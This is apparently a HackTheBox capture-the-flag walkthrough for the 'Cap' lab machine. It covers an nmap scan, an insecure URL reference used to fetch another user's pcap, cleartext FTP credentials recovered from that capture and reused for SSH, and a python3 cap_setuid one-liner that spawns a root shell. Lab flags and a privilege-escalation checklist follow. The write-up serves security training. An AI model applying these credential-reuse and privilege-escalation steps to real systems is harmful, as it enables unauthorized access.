



HackTheBox Cap Machine



```
→ HTB nmap -sVC -Pn -oA /home/kali/HTB/cap.txt 10.129.23.62
Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-08 12:43 -0400
Nmap scan report for 10.129.23.62
Host is up (0.079s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp    open  http     Gunicorn
|_http-title: Security Dashboard
|_http-server-header: gunicorn
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.91 seconds
→ HTB 1a
```

First we nmap and it shows three port services which are http, ftp and ssh.



This page show a button to download a pcap file

```

Hypertext Transfer Protocol
Line-based text data: text/html (4 lines)
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">\n
<title>Redirecting...</title>\n
<h1>Redirecting...</h1>\n
<p>You should be redirected automatically to target URL: <a href="/data/1"/>data/1</a>. If not click the link.

```

Inspecting the Pcap file, there is a trace where you can change the url data object to another number, when changing to another number, we can download another Pcap from another user. User 1, seems to not have any interesting information, only normal http activity. But user 0 show interesting packet which include ftp services.

Looking through the pcap show a capture packet with credential

FTP	69 Request: USER nathan
FTP	90 Response: 331 Please specify the password.
FTP	78 Request: PASS Buck3tH4TF0RM3!
FTP	70 Response: 230 Login successful

Use those credential to login into ftp which we discover earlier

```

220 (vsftpd 3.0.3)
Name (10.129.23.62:kali): nathan
331 Please specify the password.
Password:
230 Login successful.

```

```

150 Here comes the directory listing.
-r----- 1 1001 1001 33 Aug 08 16:42 user.txt

```

And get the file and get the user.txt

```

→ HTB cat user.txt
ce4fdfac107a80d6bc80020908a92fb2

```

Next, reuse the credential for nathan login into ssh which is more interesting to get root privilege.

First we check permission example command below :

```

nathan@cap:~$ sudo -l
[sudo] password for nathan:
Sorry, user nathan may not run sudo on cap.

```

find / -perm -4000 -type f 2>/dev/null

The clue indicate we should check for linux capabilities and the output is :

getcap -r / 2>/dev/null

```

nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep

```

cap_setuid means Python is allowed to change its UID

Use Python to change the UID to 0, which is root:

```
nathan@cap:~$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@cap:~# ls -la
```

```
root@cap:~# cat /root/root.txt
aaf39aa0fa5c372c9b60cf3e944e4fc1
```

```
whoami
id
sudo -l
find / -perm -4000 -type f 2>/dev/null
getcap -r / 2>/dev/null
```

Checklist for privilege escalation linux

```
sudo permissions
→ SUID
→ capabilities
→ cron jobs
→ running services/processes
→ writable files
→ credentials/config files
→ kernel/version-specific issues
```